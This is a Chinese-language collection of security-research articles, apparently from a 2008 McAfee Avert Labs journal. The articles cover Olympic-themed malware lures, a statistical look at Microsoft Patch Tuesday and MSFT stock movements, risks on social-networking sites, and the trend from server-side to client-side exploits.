运动会经常被用作社会工程手段攻击的诱饵。因此很容易预见，恶意软件开发者会将他们的注意力转向北京奥运会。运动会提供适用于完美收件人的所有要素：小型的目标攻击范围会随着受害者感兴趣的主题增加而扩大。这种增长很可能因为几个紧密相关的问题 — 西藏问题引向火炬传递，然后引向奥运会本身。媒体通常在增加事件的知名度方面扮演者重要角色。他们的关注会使一些受害者想要搜索更多信息，但他们常常会误入恶意的相关网站，或者是已被攻击者攻克并偷偷让访客染毒的合法网站（这种情况更为常见）。

这些攻击非常的精妙，受害者可能丝毫不会怀疑任何事情。从这个案例研究我们发现，我们面对的威胁不仅来自未知发件人和带 .exe 扩展名的电子邮件附件。合法文档（Microsoft Word、Microsoft Excel、Microsoft PowerPoint 以及其他）也可能是恶意的。这些攻击如此成功的部分原因在于，人们天真地认为数据文件不可能承载恶意软件。

最后，人们逐渐知道了到越来越多的常见骗局，这反过来又迫使攻击者想出更加有创意、更加邪恶的办法来战胜他们的受害者。

Elodie Grandjean 自 2005 年 1 月以来一直在法国的 McAfee Avert Labs 担任病毒研究员一职。她有五年 Windows 平台上的逆向工程经验。Grandjean 专门从事反逆向工程技术、解包和解密研究，并曾为法国安全杂志 *MISC: Multi-System & Internet Security Cookbook* 撰稿。当她不分析恶意软件或编程时，Grandjean 会浏览 Internet，去听现场音乐会或和朋友到酒吧来杯比利时啤酒。

尾注

1 Fribet, McAfee VIL. http://vil.nai.com/vil/content/v_144356.htm
2 "Is Malware Writing the Next Olympic Event?" McAfee Avert Labs Blog. http://www.avertlabs.com/research/blog/index.php/2008/04/14/is-malware-writing-the-next-olympic-event/
3 "BackDoor-DOW," McAfee VIL. http://vil.nai.com/vil/content/v_144476.htm
4 "Services," Microsoft Developer Network. http://msdn.microsoft.com/en-us/library/ms685141(VS.85).aspx
5 "Registry," Microsoft Developer Network. http://msdn.microsoft.com/en-us/library/ms724871(VS.85).aspx
6 "A description of Svchost.exe in Windows XP Professional Edition," Microsoft Help and Support. http://support.microsoft.com/kb/314056/en-us
7 FakeAlert-B, McAfee VIL. http://vil.nai.com/vil/content/v_139058.htm
FakeAlert-C. http://vil.nai.com/vil/content/v_139219.htm
FakeAlert-D. http://vil.nai.com/vil/content/v_140346.htm
FakeAlert-D!56c05f7f. http://vil.nai.com/vil/content/v_142850.htm
FakeAlert-H. http://vil.nai.com/vil/content/v_141377.htm
FakeAlert-I. http://vil.nai.com/vil/content/v_141466.htm
FakeAlert-G. http://vil.nai.com/vil/content/v_141163.htm
FakeAlert-M. http://vil.nai.com/vil/content/v_142807.htm
FakeAlert-Q. http://vil.nai.com/vil/content/v_143088.htm
FakeAlert-R. http://vil.nai.com/vil/content/v_143102.htm
FakeAlert-S.dll. http://vil.nai.com/vil/content/v_143110.htm
FakeAlert-T. http://vil.nai.com/vil/content/v_143406.htm
Generic FakeAlert.a. http://vil.nai.com/vil/content/v_143470.htm

证券市场中的漏洞

作者：Anthony Bettini

最近在股权和衍生品市场发生的信用风暴引来人们对金融业许多方面的强烈关注，而且不局限于法规控制机制、评级机构、对冲基金、私募股权、养老基金以及其他做市商。

随着媒体不断报道，相关学科领域的人员（例如生物信息学家、计算机科学家）开始仔细研究金融工程。

凭借我们的漏洞研究背景，加上媒体对信用危机的不断渲染，我们自然而然地开始寻找股权和衍生品市场中的漏洞。2007 年的美国黑帽子大会上，Matasano Security 开始注意金融信息交换 (FIX) 协议，该协议构成了代表客户、经纪人和经纪商执行许多贸易的投资经理人之间传递消息的基础架构。[1][2] Matasano 的相关研究询问了诸如“FIX 协议中可能存在什么漏洞？”之类的问题。从安全漏洞角度出发审视金融协议是项非常有趣的研究。不过，我们的文章将站在另一个角度：我们更关注金融和社会工程手段，而不是漏洞。

我们的研究将从以下问题开始：

- Microsoft 的星期二补丁日对股价有什么影响？
- 星期二补丁日的前一天股价怎样？
- 星期二补丁日的后一天（有时也称作利用星期三）怎样？
- 星期四提前通知日股价怎样？
- 零天威胁日的股价怎样？
- 投资者是否注意到这些事件？
- 今天是否发生了涉及漏洞和股权的社会工程手段事件？今后可能发生更多此类事件吗？

鉴于这是一个广义的研究主题，就让我们从仅分析漏洞和 Microsoft 产品开始吧。在不久的将来，我们希望与其他软件开发者一起完成一些补充数据，以及修补程序发布方法（例如 Microsoft 的每月发布病毒、Oracle 的每季发布病毒以及其他供应商根据需要发布时间表）的经济学对照。

假设

星期二补丁日是每月的第二个星期二。在这一天，Microsoft 发布针对 Windows 以及它的产品的安全和功能的主要更新。我们的假设是，在星期二补丁日那天，Microsoft 股票（个股简称：MSFT）价格有下行压力。这个压力可能是因为市场对于新闻报道 Microsoft 软件中安全漏洞的负面影响所作的反应。同理，股价有可能在次日，也就是星期三，当人们意识到 Microsoft 股票在前一天被超卖时反弹。

人们是否从星期二补丁日赚到钱？

答案似乎是肯定的。至少，Microsoft 股价波动与星期二补丁日发布周期有关。例如图 1（下一页）所示。

第一行“全年平均”是 Microsoft 股价在开盘价和收盘价之差的基线均值。其中还列了另外一条基线，即“无事件日”均值，其中排除了“提前通知”和“星期二补丁日”之类的事件。它将显示，当 Microsoft 发布“提前通知”时，平均起来，股价具有强于平均水平的下行动力。同理，星期二补丁日那一天的平均股价，也有强于平均水平的下行动力。更有趣的是，在利用星期三那天（星期二补丁日的次日），一般有反弹或净看涨。这可能因为机构投资者或做市商感到 Microsoft 前一天因为利空消息超卖，而实际上 Microsoft 的投资价值只是受到轻微的不利影响。请注意，这一趋势在过去三年间一直如此，而且今天仍在继续。

虽然开盘价到收盘价可能最易理解，但从开盘价到当日最高价均值（当日价格）和开盘价到当日最低价均值也能看出趋势端倪；虽然在有些情况下，该效果不强。

在图 2 中，我们看出提前通知和星期二补丁日那天的交易日最高价均值一般低于该年的交易日最高价均值。我们还发现星期二补丁日次日的交易日最高价均值一般显示出较强的上行压力。

在图 3 中，我们发现星期二补丁日那天的交易日最低价均值一般低于全年的交易日最低价均值。不过，对于提前通知日来说，结果比较混乱。另一相关性是星期二补丁日次日的交易日最低价均值通常高于全年的均值，显示出更强的上行压力。

Microsoft 当日开盘价到收盘价之间的股价变化

MSFT 自开盘价到收盘价的变化	2008	2007	2006
全年平均	-0.17%	0.06%	0.08%
无事件日	-0.20%	0.07%	0.08%
提前通知	-0.43%	-0.12%	-0.08%
星期二补丁日	-0.45%	-0.29%	-0.11%
每周二	0.16%	0.05%	-0.03%
周二（未发布补丁）	0.37%	0.15%	-0.01%
发布星期二补丁后的次日	0.49%	0.21%	0.27%
每周三	-0.18%	0.44%	0.29%
周三（前一日未发布星期二补丁）	-0.40%	0.51%	0.26%

图 1：考察 Microsoft 的股价在关键日上的变化揭示了一个三年一贯的趋势。

Microsoft 开盘价到当日最高价

MSFT 自开盘价到当日最高价的变化	2008	2007	2006
全年平均	1.28%	0.97%	0.88%
无事件日	1.34%	0.95%	0.88%
提前通知	0.93%	1.08%	0.58%
星期二补丁日	0.92%	0.98%	0.67%
每周二	1.35%	1.01%	0.92%
周二（未发布补丁）	1.50%	1.02%	0.99%
发布星期二补丁后的次日	1.52%	1.30%	0.70%
每周三	1.25%	1.24%	0.92%
周三（前一日未发布星期二补丁）	1.17%	1.23%	0.95%

图 2：提前通知和星期二补丁日的当日交易股价均值一般低于当年其他交易日的成交价均值。

Microsoft 开盘价到当日最低价

MSFT 自开盘价到当日最低价的变化	2008	2007	2006
全年平均	-1.35%	-0.89%	-0.64%
无事件日	-1.39%	-0.90%	-0.64%
提前通知	-1.24%	-1.24%	-0.36%
星期二补丁日	-1.58%	-0.99%	-0.93%
每周二	-1.16%	-0.81%	-0.74%
周二（未发布补丁）	-1.01%	-0.76%	-0.68%
发布星期二补丁后的次日	-0.91%	-0.74%	-0.47%
每周三	-1.39%	-0.78%	-0.51%
周三（前一日未发布星期二补丁）	-1.56%	-0.79%	-0.54%

图 3：星期二补丁日与当年的当日最低价均值相比仍在“低”位。

给偶尔为之的交易者和散户投资者的忠告：这些价格波动相对较小并且时间限制很紧。若要从这类交易的零售中获利，必须要冒大量资金风险。另外一点忠告是：本文数据集相对较小，本质上的可信度相对较低。例如，每年只有 260 个交易日，其中只有 12 个是星期二补丁日。虽然数据集和波动较小，但其相关性很可能引起机构投资者的兴趣并建立相应的模型。

下面让我们看看图 4 中比较的一些潜在收益幅度。

图 4 中数据显示，在星期二补丁日的交易日最低价均值附近购买，然后在次日的交易日最高价均值附近卖出会产生一些小的利润（直到该交易非常常见，导致消除该效应）。

以上所示收益幅度关心实际的漏洞披露，它们是根据其他人员预测的假设披露的。不过，就像敌意接管流言会影响股价一样，一些重大缺陷也会将消费者置于风险之中。考虑到虚假披露和流言现在可能已经出现在完全公开之类的邮件列表或 IRC 聊天室中。

因此，不法分子有可能通过社会工程手段编撰这类事件来操纵市场及其参与者。这种情况显然违法，但哪里有利益，哪里就有人甘愿违法。同样，正如我们后文所述，并非所有攻击都涉及社会工程手段。有些甚至可能合法。

这类短期市场预测产生利润的情况，至少根据有效市场假设 (EMH) 和随机游走假设，是不太可能存在的，更不可能持久存在。[3][4] 因此，我们像所有金融实体应该做的那样，忠告读者："过去的业绩并不一定指示未来的结果"。[5]

利用股票成交量指数

我们的另一游走理论认为，星期二补丁日周期消除了在原来的不定期公告发布（2003 年 10 月中旬以前）期间存在的负面压力的影响。粗略看一下，股票成交量指数似乎支持此理论。（请参见下一页的图 5。）

潜在的收益幅度

价差	2008		2007		2006	
	当日 最低价	当日 最高价	当日 最低价	当日 最高价	当日 最低价	当日 最高价
全年当日最低价和 全年当日最高价	-1.35%	1.28%	-0.89%	0.97%	-0.64%	0.88%
星期二补丁日的当日最低价和 当日最高价	-1.58%	0.92%	-0.99%	0.98%	-0.93%	0.67%
星期二补丁日（当日最低价）和 星期二补丁日的次日（当日最高价）	-1.58%	1.52%	-0.99%	1.30%	-0.93%	0.70%

图 4：在星期二补丁日购买股票，然后在次日卖出显然可以获得合法利润，但必需大笔资金交易，存在很大的风险。

Microsoft 成交量，2002–03

MSFT 量差（非定期）	2003	2002
全年均量（每交易日）	65,074,644	76,903,678
全年均量（无事件日）	64,512,432	76,503,325
均量（非定期公告日）	70,017,743	78,796,255
交易量均差	7.60%	2.46%
相对于无事件日的交易量均差	8.53%	3.00%

图 5： Microsoft 从不定期公告改为星期二补丁日之前的成交量。

星期二补丁日发布

MSFT 量差（定期）	2008	2007	2006	2005	2004
全年均量	84,898,274	62,506,437	67,074,387	66,612,503	66,793,733
全年均量（无事件日）	86,738,696	64,210,868	68,753,419	67,227,483	67,260,018
均量（星期二补丁日）	75,584,620	57,840,233	63,786,108	65,453,142	65,439,875
周二均量（未发布补丁）	79,818,571	59,305,574	64,967,877	69,691,473	66,471,610
MSFT 交易量均差（星期二补丁日与全年）	-10.97%	-7.47%	-4.90%	-1.74%	-2.03%
MSFT 交易量均差（星期二补丁日对无事件日）	-12.86%	-9.92%	-7.22%	-2.64%	-2.71%
^IXIC 全年均量	2,249,267,340	2,089,534,502	1,926,859,522	1,731,835,794	1,769,480,040
^IXIC 全年均量（无事件日）	2,271,900,270	2,094,466,552	1,935,854,692	1,732,949,769	1,768,463,981
星期二补丁日的 ^IXIC 均量	2,161,318,000	2,054,922,500	2,009,946,667	1,745,967,500	1,759,816,667
周二 ^IXIC 均量（未发布补丁）	2,249,947,143	2,107,280,909	1,813,831,818	1,658,301,818	1,752,408,182
^IXIC 交易量均差（星期二补丁日与全年）	-3.91%	-1.66%	4.31%	0.82%	-0.55%
^IXIC 交易量均差（星期二补丁日与无事件日）	-4.87%	-1.89%	3.83%	0.75%	-0.49%
MSFT 星期二补丁日对未发布补丁的星期二的价差	-5.30%	-2.47%	-1.82%	-6.08%	-1.55%
^IXIC 星期二补丁日对未发布补丁的星期二的价差	-3.94%	-2.48%	10.81%	5.29%	0.42%

图 6： 研究星期二补丁日显然已使交易者相信，单独从星期二补丁日事件已无利可获。

从图 5（第 25 页）中我们发现，2003 年和 2002 年的不定期公告发布日的股票成交量均值超过当年的成交量均值，平均起来，分别高 7.6% 和 2.46%。与全年的无事件日成交量均值相比，此数字分别跃至 8.53% 和 3%。

对比多个可预测的星期二补丁发布日的成交量差异（如第 25 页的图 6 所示），结果相当明显。我们还在图中列了 Microsoft (MSFT) 与纳斯达克综合指数 (^IXIC) 的对照。

这意味着从不定期（随机游走）改为定期公告（星期二补丁日）产生的作用已经降低了交易者在星期二补丁日相关事件上的盈利程度。

接下来让我们看看提前通知的对照数据（请参见下图 7）。

为什么星期二补丁日和提前通知那天的成交量均值较低？我们的假设是，与星期二补丁日那天的成交量均值对比的全年成交量均值，可以根据“影响全年均值的重大事件”（出自鞅概率理论）进行解释，从统计来看它们发生在星期二补丁那天的可能性较小是因为其发生频率很低（每年仅 12 次）。[6]

可能有人已经在利用零天威胁获取金融收益，不是简单地将它们嵌入窃取密码的木马，而是通过持有股权和衍生品的空头头寸或期权持仓量。

新闻发布、市场反应和含义

它的意义非常有趣，我们希望这篇文章能够激起新一轮对于证券市场上漏洞和威胁影响的研究。

例如，想一想 Emulex 假新闻事件。[7] 在该事件中，有人张贴了一篇有关该公司 CEO 离职的假新闻，致使 Emulex 股票的当日交易下跌 62%。张贴这篇假新闻的人持有大量空头头寸，获得的利润超过 250,000 美元。这是非常明显的股票欺诈案件。同样，还有新闻中不断出现的内幕交易案件（显然也非法）。

提前通知

MSFT 量差（提前通知）	2008	2007	2006
全年均量	84898274	62506437	67074387
全年均量（无事件日）	86738696	64210868	68753419
均量，提前通知日	82848700	61532042	54484850
交易量均差	-2.41%	-1.56%	-18.77%
相对于无事件日的交易量均差	-4.48%	-4.17%	-20.75%
^IXIC 全年均量	2249267340	2089534502	1926859522
^IXIC 全年均量（无事件日）	2271900270	2094466552	1935854692
提前通知日的 ^IXIC 均量	2221380000	2224365833	1872442500

图 7：平均起来，Microsoft 股票在星期二补丁日和提前通知日的成交量很小。

不过，如果股票价格因为漏洞和修补程序公告而波动，那么，如果有人建立某大型软件公司的空头头寸，然后张贴许多可利用漏洞到完全公开邮件列表，情况又会怎样？可能就像浏览器漏洞月一类的事情，但是瞄准一家供应商，时间是某一天？如果事件发生在交易时间并且当天没有其他分散投资者注意力的重大新闻（例如星期二或星期四），那么股票的下行压力可能对于消费者来说是非常大的。它也可能明显违法，如果漏洞是假的（可能涉嫌诽谤或欺诈）。但如果漏洞是真的，它非法吗？报道事实，虽然以涉嫌操纵方式，但不一定被认定是社会工程手段甚至非法。

或许可以从另外一种角度讨论这类事件的合法性，请想一想费尔斯通与福特的轮胎争议。[8]如果您在驾驶福特汽车时遇到轮胎问题，并抛售该股票，这是否合法？当然合法。如果您抛售该股票，然后告诉费尔斯通、福特或其他人，这合法吗？

对于任何攻击媒介或漏洞，了解并披露通常有助于改进可以解决这些问题的人员的安全立场。通过公开讨论漏洞，我们可能改进和适当监控系统。可能有人已经在利用零天威胁获取金融收益，不是简单地将它们嵌入窃取密码的木马，而是通过持有股权和衍生品的空头头寸或期权持仓量。

显然，垃圾邮件制造者已经找到从证券市场获利的方法：我们已经收到了大量低价股垃圾邮件。

结论

我们仍需进行大量工作来揭示漏洞和威胁对于股权和衍生品市场的意义。我们主要关注股权市场。衍生品市场通常与股权市场的走向一致，但挥发性更大。在对走向有一定信心的情况下，交易者发布漏洞来加倍期权到期日的公布效果就可能达到目的。

我的同事 Craig Schmugar 和 Eugene Tsyrklevich 评审了这篇论文和数据集，并提出了宝贵意见，我在此特表感谢。—A.B.

Anthony Bettini 是 McAfee Avert Labs 高级管理团队成员之一。他专门从事 Windows 安全和漏洞检测。Bettini 曾在美国国家标准和技术学会在华盛顿举办的国家信息系统安全会议以及全球很多家公司，发表过有关反跟踪技术的演讲。在 Foundstone 时，他发表了在 Microsoft Windows、ISS Scanner、PGP、Symantec ESM 和其他常见应用程序中发现的新漏洞。Bettini 曾任 *Hacking Exposed 第 5 版* (McGraw-Hill) 的技术编辑。

尾注


1 Goldsmith, Dave 和 Jeremy Rauch；Matasano Security。“Hacking Capitalism（黑客资本主义）”，2007 美国黑帽子大会，2007 年 8 月 2 日。
2 “Financial Information eXchange（金融信息交换）”，Wikipedia。2008 年 4 月 20 日。http://en.wikipedia.org/wiki/Financial_Information_eXchange
3 “Random walk hypothesis（随机游走假设）”，Wikipedia。2008 年 5 月 15 日。http://en.wikipedia.org/wiki/Random_walk_hypothesis
4 “Efficient Market Hypothesis（有效市场假设）”，Wikipedia。2008 年 5 月 15 日。http://en.wikipedia.org/wiki/Efficient_market_hypothesis
5 “Past performance not indicative of future results（过去的业绩不一定指示未来的结果）”，CBOE。2008 年 5 月 22 日。http://www.cboe.com/micro/vix/faq.aspx
6 “Martingale（鞅概率理论）”，Wikipedia。2008 年 5 月 22 日。http://en.wikipedia.org/wiki/Martingale_%28probability_theory%29
7 “Emulex Hoax,” Wikipedia。2008 年 4 月 20 日。http://en.wikipedia.org/wiki/Emulex_hoax
8 “Firestone and Ford tire controversy（费尔斯通与福特的轮胎争议）”，Wikipedia。2008 年 4 月 20 日。http://en.wikipedia.org/wiki/Firestone_and_Ford_tire_controversy

其他参考资料

- “CBOE's archive of historic VIX data, using newer algorithm for the pre-September 22, 2003 algorithm switch.”2008 年 4 月 20 日。http://www.cboe.com/micro/vix/historical.aspx
- Lo, Andrew W. “The Adaptive Markets Hypothesis: Market Efficiency from an Evolutionary Perspective.“ Journal of Portfolio Management。
- Financial metrics are primarily courtesy of Yahoo Finance. 2008 年 5 月 15 日。http://finance.yahoo.com
- Additional financial metrics are courtesy of Google Finance.2008 年 4 月 20 日。http://finance.google.com

社交网站的未来

作者：Craig Schmugar



最近几年来，MySpace、Facebook 和其他一些社交网站已变得家喻户晓。许多人认为在 Internet 上交友是一个相对比较新的现象

虽然，Classmates.com 和 SixDegrees.com 之类的站点已经存在十来年了。但是，就在过去几年里，仍然出现了爆炸式增长。那么到底是什么让一个站点成为“社交网络”集散地？从核心来说，社交网站是指构成一个在线社区的那些网站，它们让用户共享信息、发现新朋友和重新联系老朋友。

社交网站之所以如此重要是因为两大原因。首先，它们是典型的 Web 2.0，其中以用户网络为平台，由社区来驱动内容。该平台通过供给社区使用的应用程序驱动的用户贡献来发展壮大。第二，社交网站融合了沟通渠道要素 — 例如，电子邮件、留言板、即时消息以及通过音频、视频、印刷品等媒体载体聊天。在这些社区中，志同道合的个人可以分享信息和兴趣并提供反馈和评论。这些站点可以充当协作平台，使整个网站随着用户群的增加而增值。而且，这些平台还考虑了最直接、最具针对性的媒体；企业可以将他们的营销精力重点投入到真正对其感兴趣的那些人。社交网站包含大量信息，可以经过挖掘和分析来扩展用户配置文件，构建用户到用户以及用户到兴趣关系的复杂图表。

任何社交网站成功的关键因素都在于坚定而忠诚的用户群。Friendster.com 对这一点了解的非常清楚。

对于 MySpace 来说，Friendster 曾是先驱，黄金时期的它曾是头号社交网站。它究竟怎么了？Friendster 失败是因为它太成功。随着用户群不断扩大以及内容的不断演变（包括添加游戏），它的后端跟不上发展。站点管理员被迫限制高带宽内容，但性能仍然不足，用户群转投其他网站。此外，Friendster 试图将用户群限制到他们预定的模型，规定使用网络的方式和使用者。

MySpace 提供更为稳健的平台，不仅是因为它的带宽更大，而且用户还可以自由创建、修改和查看更加广泛的内容。曾经一度有传言说 MySpace 是新的 Friendster，它没坚持多久，大多数用户就转投别家网站。

社交网站早期战争的收获是平台要灵活，它需要扩展和演变，留住用户是关键所在。这些原则为未来的社交网站铺平了道路。

社交风险

MySpace 能够超越 Friendster 的部分原因是允许用户高度自定义他们的配置文件。但是，这也向攻击者敞开了大门，他们插入恶意代码并直接从他们的 MySpace 配置文件发起令人信服的网络钓鱼攻击。

不幸的是，这些用户灵活性有助于形成可利用的条件，会被坏人利用和滥用。在角逐市场份额和避免成为下一个 Friendster 的竞争过程中，安全已经退居众多社交网站的次要考虑地位。随之而来的是，社交网站成为蠕虫、网络钓鱼攻击、漏洞、数据收集和泄漏、流氓广告发布、诽谤以及垃圾邮件（虽然列在最后，但并非不重要）主机。

现在情况如何?

两年半前，第一个广泛传播的社交蠕虫 Samy 在 2005 年 10 月 4 日发布后，击中了要害，大多数旧的安全漏洞已补上。但是问题仍然存在。但在安全漏洞导致用户流失之前，漏洞将非常普遍，并且网站上编写脚本的漏洞（例如被 Samy 利用的漏洞）是公共漏洞和风险数据库中报告最多的漏洞之一。[1] 这种情况可能继续恶化到一定程度后才会开始好转。

2007 年 5 月，Facebook 发布了 Facebook 平台，它允许第三方开发者编写应用程序并面向 Facebook 的 2 千万活跃用户进行销售。一年时间里，用户增加了 5 千万，20,000 多个 Facebook 应用程序被开发出来，有 95% 的用户群在运行至少一个应用程序。[2]这些应用程序带来了更多风险 — 因为用户可能因为这些程序出自他们信任的站点 Facebook.com，而错误地相信其安全性。但绝大多数的应用程序却是由开发者未经网站审核发布的。

2008 年 1 月，Facebook 在收到应用程序 Secret Crush 引导用户安装 Zango 广告软件的报告后禁止了该应用程序。[3]（请参见图 1 了解其他广泛传播的威胁示例）。但重点在于 Facebook 不会审核应用程序，有些东西就可能（甚至已经）轻松溜过。虽然这次报告的事件更多的是惹人烦（广告软件）而已，但下次情况可能严重得多。

记录在案的社交威胁

威胁	类型	站点
Grey Goo	蠕虫	Second Life
JS/QSpace	蠕虫	MySpace
JS/SpaceFlash	蠕虫	MySpace
JS/SpaceTalk	信息窃取程序	MySpace
Kut Wormer	蠕虫	orkut
Mass leak of private photos	数据损失	MySpace
PWS-Banker! 1d23	密码窃取程序	orkut
Samy	蠕虫	MySpace
Scrapkut	蠕虫	orkut
Secret Crush	有害程序	FaceBook
Xanga Worm	蠕虫	Xanga

图 1：蠕虫和其他威胁已侵袭社交网站。用户常常过分相信他们的社区站点了。

每当您单击链接、给博客打分或就某个话题进行聊天时，网站便会获得有关您的情报，并用以改进您的社交网络。

大约在 Facebook 发布其平台九个月后，MySpace 发布了效仿套件，最近 Google 也为其社交网站 Orkut 发布了应用程序接口 (API)。虽然这些平台为下一代社交网站建立基础，但他们同时也创造了攻击者可以利用的另外一条攻击媒介。

什么摆在眼前?

将来的社交网站将变得更加重要，因为平台将进一步扩展。“杀手级应用”将包括移动性、在线状态以及定位地理位置，其目标是通过虚拟网络让您的实际生活更加方便；您的口袋里将有一个移动的社交网络。您不但能够知道哪些朋友在线，而且还能知道哪些朋友就在附近。细胞塔三角和全球定位系统能够将您的位置传递给任何您允许他们知道的人。获悉位置服务可能根据您的配置文件将本地的商业和娱乐与您的兴趣相匹配。商务旅行者可以更加轻松地和同事及客户在会议和商务展会上集合。通过创建特定于地域的社区可能提高在线约会的热情，您不仅可以在网络上遇到某人，还可能在同一个聊天室和预期的对象聊天。

社交网站还将更智能，可以挖掘网络上的用户信息。Digg 之类的社交书签网站将通过 Pandora 或 StumbleUpon 等自主学习技术和 Flickr 之类的标记功能，与社交网站联姻。从而源源不断地获得更加精确的相关信息流，培育和教导社区的方式将比如今有效得多。

您能够从 iPhone 获知社交网络中的那些朋友推荐的电影。您还能阅读朋友们发现的有益评论，找到临近剧院的演出时间，然后查看朋友所在位置来确定他们与您的会合时间。

网站将根据您的行为了解您的兴趣：例如，访问的网站、阅读的文章、收听的音乐和聊天的朋友及其兴趣。该信息将用于让您时刻了解最新的事件变化并过滤如今轰击用户的无用信息。您将享受到高度自定义的网络体验，几乎无需用户直接输入。Web 1.0 是站点管理员驱动的，Web 2.0 是由用户生成的内容驱动的，而未来的社交网站在于通过用户行为裁制内容来增强的用户和内容关系。

下一代网站（亦称社交网络 3.0）的早期雏形，实际上可能因为这种“人工智能”的精确度不高而让人感觉非常怪异。剖析在这一领域具有特别的意义，网站可以真正将兴趣相似的用户集中在一起。在某些方面，在线约会服务使用的投缘性剖析，可视为建立社交关系的早期雏形，它通过在线剖析将匹配的人集中在一起；但在社交网络 3.0 中，这个概念得到了极大扩展，无需填写长长的调查表。每当您单击链接、给博客打分或就某个话题进行聊天时，网站便会获得有关您的情报，并用以改进您的社交网络。

谁将从激增的信息关联性中受益？当然，用户群是驱动因素，但其他人则从此过程中获利。在根据用户的具体兴趣，从用户层面展开市场营销时，广告客户意图达到较高的转换率。确实会有更多用关注广告并对其内容感兴趣。

风险增大

随着用户受益增加，攻击者的机会也在增加。垃圾邮件发件人和网络欺骗者将寻找机会利用这些无主信息，并使用这些数据很容易地构建令人信服的社会工程手段攻击。用户将被攻击消息中的信息详细程度和个性化程度解除戒备。社交机器人网还有可能严重破坏生态系统，用诱惑和虚假证明毒害网络。网站管理员将进行清除工作来保证内容的品质，在拦截居心叵测者的同时仍然允许其他人按网站的宗旨使用网站。

未来社交网络的安全保障将更倚重于服务器端的防御。后端系统将需要扫描大量传入和传出的数据，搜索有害或恶意代码的踪迹。站点和内容声誉服务将帮助平衡可用性与安全性。站点和用户之间的信任关系是未来网络成功的关键。信任被破坏可能导致整个社区溃败。

随着开放、便携式配置文件、混合程序（将各种来源的内容融合到一个工具中的（Web 应用程序）以及开放 API 的使用不断扩大，将大大促进网站间的使用，但也会增加防御以此为媒介的攻击的复杂程度。多层攻击在目前是很难查明的，将来甚至会更难。攻击可能从一个站点发出，通过另一个站点仅进行传播，然后才会影响社交网络。基于主机的防御将需要协商站点之间的关系，拼凑出有效和无效的站点交互操作，清除掉不良内容。

许多用户将从本文中发现隐私问题（信息收集和关联以及位置跟踪）非常重要，不容忽视。的确，很多用户将选择不使用这类服务。但是，当用户发现他们只要提供一点点信息就可以从中受益时，就已建立起信任关系，他们当中的许多人都将自愿透露一些信息。供应商非常清楚这一点，并鼓励用户一小步一小步地前进，例如，仅允许精确报告在州或城市内位置。不幸的是，网络掠食者将潜伏其中，当这类信息落入居心叵测者手中时，安全漏洞可能导致可怕的后果。

这是一个令社交网站振奋的时刻，它们在迅速扩张、不断增加功能并且发展壮大自己的用户群。这些站点身价数十亿。巨大的变革就摆在眼前，既催人奋进又危机四伏；在许多方面，社交网站的未来决定了 Internet 本身的未来。

威胁研究员 **Craig Schmugar** 自 2000 年以来，一直在 McAfee Avert Labs 从事研究和抗击威胁的工作。他发现并分类了数以千计的新威胁，包括 Blaster、Mydoom、Mywife 和 Sasser 蠕虫病毒。他承认这段时间，他开始感觉到越来越多的反社交思想。

尾注

1 http://cwe.mitre.org/documents/vuln-trends/index.html
2 http://www.facebook.com/press/info.php?statistics
3 http://www.zdnet.com.au/news/security/soa/Spyware-claims-kill-off-Facebook-s-Secret-Crush/0,130061744,339284896,00.htm?omnRef=http://www.google.com/search?num=100

漏洞之变脸

作者：Rahul Kashyap

虽然社会工程手段并未在所有形式的安全威胁中扮演角色，但 McAfee Avert Labs 最近发现了以下发展趋势：恶意软件作者通过社会工程手段来利用软件漏洞。

在过去十年的前五年中，大多数声名狼藉的 Internet 蠕虫病毒通常利用 Microsoft 应用程序中的一个或多个漏洞。臭名昭著的 Sasser、Blaster、Code Red 和 SQL Slammer 存在共性。（顺便提一句，是 Avert Labs 发现了 Sasser 和 Blaster 以及其他重大恶意软件）。他们全部利用服务器漏洞。这些蠕虫病毒的意图是利用漏洞之后，通过快速自我传播摧毁服务器。虽然很多供应商的产品都受到类似安全漏洞的危害，但在本文中，我们将主要关注 Microsoft 产品中的漏洞以及演变趋势。我们选择 Microsoft 并不是因为它特别容易受攻击，而是考虑到 Microsoft 产品在消费者和企业中使用非常广泛，最容易吸引恶意软件作者和数据窃贼光顾。

Avert Labs 已经发现，在过去几年来，随着保护远程进程调用的安全手段不断增加，可以被蠕虫病毒利用的服务器漏洞已在减少。为了说明这一点，图 1 列出了截至 2008 年第一季度的过去 10 年时间里，经由 Microsoft Windows 远程过程调用的远程可利用的所有漏洞。增长趋势在过去两年里大大下降。如果我们例举其他常用 Microsoft 服务器平台（例如 IIS Web Server、SQL Server 及其他）的远程可利用漏洞，将会看到相似趋势。

Microsoft 通过发布 Windows XP 的 Service Pack 2 进一步加强了防御。除了其他保护机制以外，SP2 包括了数据执行预防，[2] 它虽然不是十分安全[3]，但肯定有助于遏制当时危害 Windows 的网络蠕虫病毒传播。XP 的 SP2的效果在随后几年中变得愈加明显，因为许多用户都迁移至更新的操作系统。

但是，恶意软件作者没有就此被打败。他们迅速将注意力从服务器转至客户端，揭露MicrosoftOffice、MicrosoftInternetExplorer以及其他各种专用文件格式中的漏洞。客户端攻击催生了许多漏洞发掘工具[4]（它将随机数据发送到应用程序来搜索安全漏洞）、脚本语言解析漏洞以及与ActiveX控件相关的漏洞。“浏览器漏洞月”[5]（及其他）之类的项目、axfuzz、[6] COMRaider 和 hamachi[7] 提升了这一领域的兴趣，并帮助揭露了无数危害客户端软件的问题。发现和利用客户端应用程序漏洞的行为在这一时期达到顶峰；截至撰稿之时，这一趋势仍在继续。被利用的客户端软件数目很难确定，但有人声称该数字将达到数亿。[8]

Microsoft 远程漏洞修补程序

